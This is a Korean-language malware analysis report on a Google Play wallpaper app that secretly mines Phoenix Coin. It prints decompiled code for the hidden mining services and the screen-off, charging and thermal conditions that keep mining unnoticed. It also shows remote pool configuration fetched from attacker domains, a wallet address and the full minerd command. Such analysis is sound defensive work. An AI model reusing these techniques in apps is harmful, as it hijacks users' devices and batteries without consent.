
1. 개요

가상화폐 시세의 급등과 함께 채굴 기능이 있는 앱들이 등장하고 있다. 이러한 채굴 기능은 안드로이드 공식 마켓인 구글 플레이스토어의 정상 앱에서 발견되고 있으며, 해당 개발자가 정상 앱의 새로운 버전을 배포할 때 마이너를 추가하여 배포한다. 문제는 이를 사용자들에게 고지하지 않는 것이다.

기기의 웹 브라우저를 활용한 마이너와 so 파일을 활용한 마이너가 주를 이루고 있다. 특히, so 파일을 활용하는 마이너는 "피닉스 코인"을 채굴하며 기기의 화면이 꺼져 있고 충전 중일 때만 채굴을 하여 사용자가 쉽게 알아차리기 어렵다.

본 분석 보고서에서는 so 파일을 활용한 마이너를 상세 분석 하고자 한다.

2. 악성코드 상세 분석



[그림 1] 정상앱 속의 채굴

해당 악성코드는 기기의 배경화면을 꾸밀 수 있도록 고가 브랜드의 자동차 사진을 제공하며 구글 플레이스토어에 정상앱으로서 등록되어 있었다.

사용자에게 고지하지 않고 가상화폐 피닉스 코인을 채굴하고, 이를 oxothuk.mooo.com 네트워크 마이닝풀의 지갑으로 전송한다. 특히, 구글 플레이스토어의 보안 정책을 피하기 위해서 오픈소스로 공개된 코드로 so 파일을 제작하고 가상화폐를 채굴한다.

```
<service android:enabled="true" android:name="com.oxothuk.minnersdemo.KGService" />
<service android:enabled="true" android:name="com.oxothuk.minnersdemo.KGWorkingService" />
<receiver android:name="com.oxothuk.minnersdemo.ResponceReceiver">
    <intent-filter>
        <action android:name="android.intent.action.BOOT_COMPLETED" />
        <action android:name="com.oxothuk.minnersdemo.ALARM_ACTION" />
        <action android:name="android.intent.action.ACTION_POWER_CONNECTED" />
        <action android:name="android.intent.action.ACTION_POWER_DISCONNECTED" />
```

[그림 2] 서비스와 리시버

KGService, LGWorkingService 2 개의 서비스를 통하여 채굴에 필요한 기능을 실행하며 기기의 화면이 꺼진 상태에서 채굴을 진행하다가 기기의 화면이 켜지면 서비스는 종료된다. 이때, ResponceReceiver 리시버를 통해서 기기의 상태를 감시하여 화면이 꺼지면 채굴을 다시 시작한다.

[그림 3] 오픈소스로 공개되어있는 마이너

명령어에 따라서 다양한 종류의 코인을 채굴할 수 있는 코드가 오픈소스로 공개되어있고 이를 so 파일로 제작하여 채굴에 활용한다.

[그림 4] 기기의 채굴 조건

채굴을 하기 위한 조건으로 기기의 화면꺼짐, 배터리양, 충전중 여부, 절전모드 방지, 네트워크 환경 유무 등 5 가지 조건을 확인한다.

```
switch(this.mIntense) {
    case 1: {
        KGWorkingService.MAX_DISCHARGE_RATE = 0.1f;
        KGWorkingService.MAX_TEMPERATURE_CHANGE = 6f;
        this.MAX_CPU_CAP = 1;
        KGWorkingService.MINIMUM_BATERY_TO_START = 98;
        KGWorkingService.MINIMUM_BATERY_TO_MINNING = 90;
        break;
    }
    case 2: {
        KGWorkingService.MAX_DISCHARGE_RATE = 0.5f;
        KGWorkingService.MAX_TEMPERATURE_CHANGE = 10f;
        this.MAX_CPU_CAP = 2;
        KGWorkingService.MINIMUM_BATERY_TO_START = 95;
        KGWorkingService.MINIMUM_BATERY_TO_MINNING = 85;
        break;
    }
    case 3: {
        KGWorkingService.MAX_DISCHARGE_RATE = 1f;
        KGWorkingService.MAX_TEMPERATURE_CHANGE = 20f;
        this.MAX_CPU_CAP = 3;
        KGWorkingService.MINIMUM_BATERY_TO_START = 90;
        KGWorkingService.MINIMUM_BATERY_TO_MINNING = 70;
        Log.i("Minners Lib", "Set intense: " + this.mIntense);
        break;
```

[그림 5] 쓰레드 개수에 따른 배터리 조건

CPU 를 최대한 활용하여 채굴량을 늘리기 위해서 쓰레드를 이용한다. 최대 3 개까지 동시에 여러 개를 실행하는데 실행 개수에 따라서 필요한 배터리의 조건을 달리하고 있다.

```
if((KGWorkingService.this.mDischargePerMinute >= KGWorkingService.MAX_DISCHARGE_RATE || KGWorkingService.this.mTemperatureChange >= KGWorkingService.MAX_TEMPERATURE_CHANGE) && KGWorkingService.this.mCurrentCPULoad > 0
    Log.i("Minners Lib", "Decrease CPU usage, discharge = " + KGWorkingService.this.mDischargePerMinute + ", temperature change =  " + KGWorkingService.this.mTemperatureChange);
    --KGWorkingService.this.mCurrentCPULoad;
    KGWorkingService.this.kg.setCpuLoad(KGWorkingService.this.mCurrentCPULoad);
}

if(KGWorkingService.this.mTemperatureChange < KGWorkingService.MAX_TEMPERATURE_CHANGE && KGWorkingService.this.mDischargePerMinute < KGWorkingService.MAX_DISCHARGE_RATE && KGWorkingService.this.mCurrentCPULoad < KGWor
    Log.i("Minners Lib", "Increase CPU usage, discharge = " + KGWorkingService.this.mDischargePerMinute + ", temperature change =  " + KGWorkingService.this.mTemperatureChange);
    ++KGWorkingService.this.mCurrentCPULoad;
    KGWorkingService.this.kg.setCpuLoad(KGWorkingService.this.mCurrentCPULoad);
```

[그림 6] 배터리 소비량에 따른 채굴량 조절

배터리 소비량과 온도를 실시간으로 측정하여서 CPU 를 조절하고 채굴량을 늘리고 줄인다.

```
private static void lockExclusive(Context arg7) {
    try {
        File v2 = Environment.getExternalStoragePublicDirectory(Environment.DIRECTORY_NOTIFICATIONS);
        PackageInfo v3 = arg7.getPackageManager().getPackageInfo(arg7.getPackageName(), 0);
        BufferedWriter v0 = new BufferedWriter(new FileWriter(v2.getAbsolutePath() + File.separator + "kgservice.dat", false));
        v0.write(v3.packageName);
        v0.close();
    }
```

```
{cause=,detailMessage="/storage/emulated/0/Notifications/kgservice.dat: open failed: EACCES (Permission denied)",stackState=null,stackTrace={,,,,,,,,,,,,,,,,,,},suppressedEx...
```

[그림 7] 마이닝 중복 확인

기기의 외부 저장소에 해당 앱의 패키지명이 적힌 파일을 저장하여 제작자가 만든 채굴앱이 동시에 같은 기기에서 실행되지 않도록 한다. “/sdcard/Notifications/kgservice.dat” 경로에 “com.yrchkor.newwallpapers” 패키지명이

저장된다. 그러나, Manifest 에 외부 저장소에 관한 권한이 없어서 실제로 생성되지 않는다.

```
.vate float readUsage() {
 float v12_2;
 long v12;
 long v0;
 long v6;
 String[] v11;
 RandomAccessFile v10;
 try {
     v10 = new RandomAccessFile("/proc/stat", "r");
     v11 = v10.readLine().split(" ");
     v6 = Long.parseLong(v11[5]);
     v0 = Long.parseLong(v11[2]) + Long.parseLong(v11[3]) + Long.parseLong(v11[4]) + Long.parseLong(v11[6]) + Long.parseLong(v11[7]) + Long.parseLong(v11[8]);
     v12 = 360;
     try {
         Thread.sleep(v12);
     }
     catch(Exception v12_1) {
     }
 }
 catch(Throwable v4) {
     goto label_76;
 }

 v12 = 0;
 try {
     v10.seek(v12);
     String v5 = v10.readLine();
     v10.close();
     v11 = v5.split(" ");
     long v8 = Long.parseLong(v11[5]);
     long v2 = Long.parseLong(v11[2]) + Long.parseLong(v11[3]) + Long.parseLong(v11[4]) + Long.parseLong(v11[6]) + Long.parseLong(v11[7]) + Long.parseLong(v11[8]);
     v12_2 = (((float)(v2 - v0))) / (((float)(v2 + v8 - (v0 + v6))));
 }
 catch(Throwable v4) {
 label_76:
     v4.printStackTrace();
     v12_2 = 0f;
 }

 return v12_2;
```

```
root@hlteskt:/data/data/com.yrchkor.newwallpapers/shared_prefs # cat /proc/stat
at /proc/stat                                                                  <
cpu  32259 21962 43460 237511 4917 5 712 0 0 0
cpu0 13949 5771 26124 200424 1893 5 551 0 0 0
cpu1 5338 5391 4911 11095 964 0 68 0 0 0
cpu2 6431 5446 6142 11903 994 0 50 0 0 0
cpu3 6541 5354 6283 14089 1066 0 43 0 0 0
intr 1847867 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 517233 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 1927 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 739 6 4 0 10 0 0 0 11897 0 0 0
0 0 0 0 0 0 0 576 0 0 0 0 2 7 2 0 2 0 0 0 2 2 0 0 0 0 0 0 0 0 0 0 0 0 0 19930 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 8 6446 0 0 0 89 0 0 0 0 13754 0 0 3 0 0 0 0
0 0 0 0 0 0 0 0 0 0 182823 0 139965 0 0 0 0 0 263712 0 0 0 0 0 0 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 518 0 6 0 0 0 0 52728 295 0 0 0 75925 0 0 0 0 0 0 0 0 0 0 0 0 0 0
 0 0 0 0 0 0 0 567 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 16012 0 0 0 0 0 0 0 0 0 0 0 12991 0 0 0 2 0 0 0 0 0 0 0 0 0 0 0 0 0 5 772 0 0 0 0 0 0 0 0 2 0 0 0 0 0 0 0 1 0 0 0
 8 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 43 3 0 0 7 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 5 0 0 0 0 1 2
0 0 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 1 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0 0 0 0 1 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 12527
0 3435 22 0 0 529 0 0 0 0 6 0 0 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
ctxt 4700958
btime 1516925810
processes 20465
procs_running 6
procs_blocked 0
softirq 944413 254 162186 255 10648 254 254 120427 107720 223 542192
```

[그림 8] CPU 관련 파일

"/proc/stat" 파일을 통해서 Cpu 사용률을 확인한다.

```
KGWorkingService.mDownLoadURL = "http://www.scan-words.com/wpuzzle.aspx?";
```

```
.63.24      80.251.118.198    HTTP    283 GET /wpuzzle.aspx?e=mpar&v=104&g=com.yrchkor.newwallpapers
118.198     192.168.63.24     HTTP    620 HTTP/1.1 302 Found  (text/html)
.63.24      80.251.118.198    TCP      66 60637 → 80 [ACK] Seq=218 Ack=555 Win=65535 Len=0 TSval=153
1 wire (4960 bits), 620 bytes captured (4960 bits)
inkT_88:f7:30 (e8:94:f6:88:f7:30), Dst: SamsungE_a6:10:d3 (18:83:31:a6:10:d3)
ion 4, Src: 80.251.118.198, Dst: 192.168.63.24
rotocol, Src Port: 80, Dst Port: 60637, Seq: 1, Ack: 218, Len: 554
tocol
text/html
bject moved</title></head><body>\r\n
<a href="http://oxothuk.mooo.com:3333?v=104&amp;g=com.yrchkor.newwallpapers">here</a>.</h2>\r\n
```

```
String readParamString(SharedPreferences arg9) {
ng v2;
{
PackageInfo v4 = this.getPackageManager().getPackageInfo(this.getPackageName(), 0);
String v1 = KGWorkingService.downloadString(KGWorkingService.mDownloadURL + "e=mpar&v=" + v4.versionCode + "&g=" + v4.packageName);
new String(Base64.decode(v1, 0)).split("~");
Log.i("Minners Lib", "remmote param : " + v1);
v2 = v1;
```

```
08 1169.943… 192.168.63.24    51.15.34.169     HTTP  … GET /?v=104&g=com.yrchkor.newwallpapers HTTP/1.1
09 1170.348… 51.15.34.169     192.168.63.24    TCP   … 3333 → 34975 [ACK] Seq=1 Ack=202 Win=30080 Len=0 TSval=13629
10 1170.351… 51.15.34.169     192.168.63.24    HTTP  … HTTP/1.1 200 OK  (text/html)

ame 910: 409 bytes on wire (3272 bits), 409 bytes captured (3272 bits)
hernet II, Src: Tp-LinkT_88:f7:30 (e8:94:f6:88:f7:30), Dst: SamsungE_a6:10:d3 (18:83:31:a6:10:d3)
ternet Protocol Version 4, Src: 51.15.34.169, Dst: 192.168.63.24
ansmission Control Protocol, Src Port: 3333, Dst Port: 34975, Seq: 1, Ack: 202, Len: 343
pertext Transfer Protocol
ne-based text data: text/html
bmVvc2NyeXB0Lm1pbmUuenBvb2wuY2F+NDIzM34zSHpGZlhrWXVOZUVxQmNnN01tRUJRN0sxallTaXVhMUptfmQ9MC4wMDAxfjF+MH5kMWE5MDg4ZTlhODk=
```

```
return this.getValidParam(v2, arg9.getString("mine_params", "bmVvc2NyeXB0Lm1pbmUuenBvb2wuY2F+
```

```
NDIzM34zSHpGZlhrWXVOZUVxQmNnN01tRUJRN0sxallTaXVhMUptfmQ9MC4wMDAxfjF+MH5kMWE5MDg4ZTlhODk="
```

[그림 9] 마이닝 풀 주소

마이닝 풀 주소를 받기 위해서 처음 “www.scan-words.com”으로 접속을 하면 “oxothuk.mooo.com”으로 리다이렉트되고 Base64 로 인코딩된 마이닝 풀 관련 정보를 받아온다. 이때, 마이닝 풀 관련 정보를 받지 못하면 앱 내부의 하드코딩된 값을 이용한다.

```
neoscrypt.mine.zpool.ca A 149.56.122.72
```

```
neoscrypt.mine.zpool.ca~4233~3HzFfXkYuNeEqBcg7MmEBQ7K1jYSiua1Jm~d=0.0001~1~0~d1a9088e9a89
```


```
String[] v1 = new String(Base64.decode(arg8, 0)).split("~");
this.MiningServer = v1[0];
this.MiningServerPort = v1[1];
this.MiningUserName = v1[2];
this.MiningPassWord = v1[3];
this.InternetProtocol = Integer.parseInt(v1[4]);
this.MiningProtocol = Integer.parseInt(v1[5]);
this.MiningThreads = this.getNrProcessors();
this.ActivationKey = v1[6];
```

[그림 10] 디코딩 된 정보

마이닝 풀을 사용하기 위해서 Base64 로 인코딩 된 정보를 디코딩한다. “~” 문자를 기준으로 나뉘며 서버, 포트, 사용자명, 사용자암호, 인터넷 프로토콜, 마이닝 프로토콜, 활성화키 순서로 기록되어 있다.



```
  ++*(_DWORD *)(v1 + 304);
  sprintf(v10, "{\"id\": %d, \"method\": \"%s.subscribe\", \"params\": [\"android-cpuminer/2.5.1\", \"%s\"]}");
  goto LABEL_18;
}
LABEL_35:
++*(_DWORD *)(v1 + 304);
sprintf(v11, "{\"id\": %d, \"method\": \"%s.subscribe\", \"params\": []}");
goto LABEL_18;
```

```
  snprintf(
    &s,
    0x400u,
    "{\"method\": \"%s.submit\", \"params\": [\"%s\", \"%s\", \"%s\", \"%s\", \"%s\"], \"id\":5}",
    &name_gninim,
    rpc_user,
    _R5 + 228,
    v53,
    v195,
    &v203);
  free(v53);
}
```



[그림 11] 마이닝 풀 접속

네트워크 마이닝풀 이용을 위해서 “oxothuk.mooo.com”과 통신한다.



[그림 12] 마이닝 풀 사이트

"oxothuk.mooo.com" 사이트에 4233 포트의 android-cpuminer/2.5.1 neoscrypt 가 가장 많은 마이닝을 하고 있는데 이는 지속적으로 채굴이 진행되고 있음을 알 수 있다.

```
super();
this.worker = null;
this.stateLock = new ReentrantLock();
this.Algo_NeoScrypt = 0;
this.Algo_Scrypt = 1;
this.Algo_SHA256 = 2;
this.Algo_LYRA2RE = 3;
this.Algo_LYRA2REv2 = 4;
this.Algo_YESCRYPT = 5;
this.Algo_M7MHASH = 6;
this.algo_names = new String[]{"neoscrypt", "scrypt", "sha256d", "Lyra2RE", "Lyra2REv2", "yescrypt", "m7mhash"};
this.Prot_Http = 0;
this.Prot_Stratum = 1;
this.prot_names = new String[]{"http", "stratum+tcp"};
this.SuggestedDiff = 4;
```

```
private void _run() {
    String v0 = "minerd -a " + MinerSDKRunnable.Globals.algo_names[MinerSDKRunnable.Globals.MiningProtocol] + " -o " + MinerSDKRunnable.Globals.prot_names[MinerSDKRunnable.Globals.InternetProtocol]
    int v3 = v0 == null ? 0 : v0.length() - v0.replace(" ", "").length() + 1;
    this.application.startMiner(v3, v0);
```



```
+ "://" + MinerSDKRunnable.Globals.MiningServer + ":" + MinerSDKRunnable.Globals.MiningServerPort + " -O " + MinerSDKRunnable.Globals.MiningUserName + ":" + MinerSDKRunnable.Globals.MiningPassWord
```

```
" --activationkey=" + MinerSDKRunnable.Globals.ActivationKey + " --suggestdiff=" + (MinerSDKRunnable.Globals.SuggestedDiff + "") + " -t " + String.valueOf(MinerSDKRunnable.Globals.MiningThreads);
```


```
private void _run() {
    String v0 = "minerd -a " + MinerSDKRunnable.Globals.algo_names[MinerSDKRunnable.Globals.MiningProtocol] + " -o " + MinerSDKRunnable.Globals.prot_names[MinerSDKRunnable.Globals.InternetProtocol]
    int v3 = v0 == null ? 0 : v0.length() - v0.replace(" ", "").length() + 1;
    this.application.startMiner(v3, v0);
```

```
.................
minerd -a neoscr
ypt -o stratum+t
cp://neoscrypt.m
ine.zpool.ca:423
3 -O 3HzFfXkYuNe
EqBcg7MmEBQ7K1jY
Siua1Jm:d=0.0001
 --activationkey
=d1a9088e9a89 --
suggestdiff=4 -t
 4...............
```

[그림 13] 마이닝 명령어


그림 6 의 디코딩 된 여러가지 정보를 조합하여 마이닝 시작 명령어를 만들고 이를 인자로하여 네이티브 함수 startMiner 를 실행한다. 명령어는 “minered –a neoscrypt –o stratum+tcp://neoscrypt.mine.zpool.ca:4233 –O 3HzFfXkYuNeEqBcg7MmEBQ7K1jYSiua1Jm:d=0.0001 —activationkey=d1a9088e9a89 —suggestdiff=4 –t 4” 이다.

```
System.loadLibrary("minersdk-neondetect");
```



[그림 14] ARM 및 NEON

"Libminersdk-neondetect.so" 파일을 통해서 ARM 프로세서, NEON 가능 여부를 확인한다. NEON 은 마이닝 성능을 향상시켜준다.



[그림 15] CPU 사용율

가상화폐를 채굴할 때 기기의 CPU 사용율이 10%에서 85%로 증가한다.

Application	Tag	Text
com.yrchkor.newwallpapers	Minners Lib	onStartCommand: Start KGWorkingService
